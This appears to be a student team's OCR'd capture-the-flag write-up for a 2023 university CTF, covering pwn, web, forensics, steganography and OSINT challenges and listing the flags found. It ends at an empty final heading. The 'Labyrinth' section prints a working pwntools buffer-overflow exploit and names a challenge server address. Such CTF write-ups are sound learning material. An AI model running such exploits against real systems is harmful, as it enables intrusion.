
Question: Rock Paper Gunting (25)




Members Involved: Nur Ayu Amira Binti Idris

Tools used: -

Thought Process and Methodology and Attempts:

- Firstly, I copied the Netcat to the terminal, and I just played rock, paper,gunting with Pakya.
- 


Final Result:

- It shows the flag after I win the round.
- 

- **Flag Revealed: NxMMU23{P@kyA_kas1_fr33_m@rk5}**

Category: Pwn

Question: Labyrinth (75)



Members Involved: Nur Ayu Amira Binti Idris

Tools used: Exploit code : https://7rocky.github.io/en/ctf/other/htb-cyber-apocalypse-2023/labyrinth/, pwntools

Thought Process and Methodology and Attempts:


- Actually, it's very hard and took a long time to solve this but I managed to find the same solution so I just try and error to do this challenge.
- So first I have extracted the zip file in the Kali then it extracted the challenge folder. Then, I make a new folder called "pwn" then I insert the challenge folder inside it.
- Then, I copied the Python code from Github and named it as "solution.py". Then insert the Python file into the challenge folder.

Exploit development


Let's use the following code to exploit the binary:


```python
#!/usr/bin/env python3

from pwn import *

context.binary = 'labyrinth'


def get_process():
    if len(sys.argv) == 1:
        return context.binary.process()

    host, port = sys.argv[1].split(':')
    return remote(host, port)


def main():
    p = get_process()

    offset = 56
    junk = b'A' * offset

    payload  = junk
    payload += p64(context.binary.sym.escape_plan)

    p.sendlineafter(b'>> ', b'69')
    p.sendlineafter(b'>> ', payload)

    print(p.recvall().decode())


if __name__ == '__main__':
    main()
```

- Then I turn on the Kali terminal and go into the Desktop/pwn/challenge directory.
- Next, I used a command utility that is used to change the permissions of a file, specifically to make it executable - “chmod +x solution.py”




- Then, I have installed the “pwntools” in the same directory. Next, I’m using the command “python3 solution.py”, I get the flag but that was a fake flag.





- So, I still used the python3 command but I just added the ip netcat command that was given by Nexagate. “python3 solution.py 203.106.151.182:13341”. Then I get the correct flag.



Final Result:

- It shows the flag after I have escaped.
  - 

- **Flag Revealed: NxMMU23{3sc4p3_LIKE_@_b055}**

Category: Web

Question: Persistence

Members Involved: Daniel

Tools used: Kali Linux Terminal

Thought Process and Methodology and Attempts:

Based on the question, nexagate gave a link to the web ask to send a GET request to the web/flag and it said the chance is going to be like 1000:1 to get the flag so i open terminal in kali and do this command

```
#!/bin/bash

URL="https://nexaxmmu-persistence.chals.io/flag.php"

COUNT=1000

for ((i=1; i<=$COUNT; i++))

do

        echo "Sending request $i"

   curl $URL

done
```


The command is to send the GET request to the web for 1000 times automatically but when it ends i still don't get the flag. I chose another method of curl command which is to send requests one by one and wait for luck.

Final Result: I get the flag **NxMMU23{e0c6034630cfa216596b35208680470c}**

Category: Miscellaneous

Question: Dash


Members Involved: Daniel




Tools used: Dashlane Password Manager, Document file manager.

Thought Process and Methodology and Attempts:

Pakya gave a file and asked to open it to seek the secret. I download the file given and send it to my mobile phone. I used Dashlane Password Manager to open the file and enter the password of the file as Dash@Lane_1234. After that it shows a lot of information such as google account, spotify account and netflix account etc. It also shows Mayflag Bank info which is the information that I am looking for.




Final Result: I able to find the flag in the information of Mayflag Bank which is **NxMMU23{b54d7f101649183d0d6737fb0c49f6cc}**



Category: Miscellaneous

Question: Uncover the Secret Headquarters

Members Involved: Daniel



Tools used: Google lens, Google Maps

Thought Process and Methodology and Attempts:

I used google lens for this image and found it was on the Scandic Hamar Hotel which is actually not. Then I realised the name at the red wall “Langes Gate 1 ” so I searched this place in google maps and found it.

Final Result: The street name is Dr. Hansteins gate and the flag is **NxMMU{DrHansteinsgate}.**

Category: Miscellaneous

Question: The Enigmatic Letter


Members Involved: Daniel

Tools used: Gravity Falls' The Author ciphertext, Google Lens

Thought Process and Methodology and Attempts:

I used google lens to find what this image was and I was able to find it was a gravity falls cartoon code. I go to google and find a Gravity Falls Cipher decoder for this code.

Final Result: I successfully decoded it and found the code means “STAN IS NOT WHAT HE SEEMS” which is the flag **NxMMU{STANISNOTWHATHESEEMS}.**



Category: Miscellaneous


Question: Sushi Sleuth

Members Involved: Daniel

Tools used: There are no tools, just TripAdvisor web.


Thought Process and Methodology and Attempts:

Based on the question, tbgmike gave a 5 star review on a sushi place in vancouver Canada(unknown restaurant). I decided to search for the name in every sushi place that is shown in google with keyboard shortcut control+f.



\

Final Result: Restaurant after restaurant and then i found “tbgmike” review in Shizenya on Hornby Restaurant. The flag is NxMMU{ShizenyaonHornby}.



Category: Forensics


Question: Packet (75)

Members Involved: Naufal


Tools used: Cisco Packet Tracer, cyberchef (https://gchq.github.io/CyberChef/)


Thought Process and Methodology and Attempts:

- Naufal extracted the file and noticed that the file was in a packet file.




- Naufal double clicked on the server, at the services he got the flag but in URL code.





Final result:

- Naufal paste the code into the cyberchef and decode using URL Decode and got the flag.



- **Flag revealed: NxMMU23{7cd5a3880f446e7bc13b0f8b3cc5f2b0}**

Category: Miscellaneous

Question: PakyaFormation (50)

Members Involved: Naufal

Tools used: myViewBoard Whiteboard

Thought Process and Methodology and Attempts:


- Naufal using myViewBoard Whiteboard because the file format is .olf. myViewBoard Whiteboard can open the .olf file format.
- After opening it, he just zoomed out and got the flag.

Final result:

- **Flag revealed: NxMMU23{875a2ea489c9e47172220f76dd78a7af}**

Category: Miscellaneous

Question: Welcome! (25)




Members Involved: Naufal

Tools used: Discord

Thought Process and Methodology and Attempts:

- Naufal clicked the link and paste to discord and realised the link is from nexagate discord.



- At rules-and-regulations, the 13 points is the flag.

Final result:

13. The flag format: NxMMU23{Multimedia_University_Capture_The_Flag_2023}

- **Flag revealed: NxMMU23{Multimedia_University_Capture_The_Flag_2023}**

Category: Steganography


Question: Surrender (50)

Members Involved: Naufal

Tools used: Kali Linux, cyberchef (https://gchq.github.io/CyberChef/)

Thought Process and Methodology and Attempts:


- Naufal extracted the file and there is one png image.
- There must be hidden information behind the image.



- Naufal uses zsteg command and there is base64 code because the ending of the code is "=".

Final result:

- Naufal pastes the code on cyberchef using base64.



- **Flag revealed: NxMMU23{F1aG_1s_WhI7e_in_C010u6}**

Category: Osint

Question: Look for MrDonde flag (20)

Members Involved: Naufal


Tools used: Twitter, Brainf*ck Interpreter

Thought Process and Methodology and Attempts:

- Naufal searched MrDonde's account on twitter and found a code.

Final result:


- There are 4 codes that Naufal needs to try and error. And the code that got the flag is the code on the above image.



- Naufal using brainf*ck interpreter and got the flag.
- **Flag revealed: NxMMU23{Osint_is_great}**

Category: Cryptography

Question: Power (50)

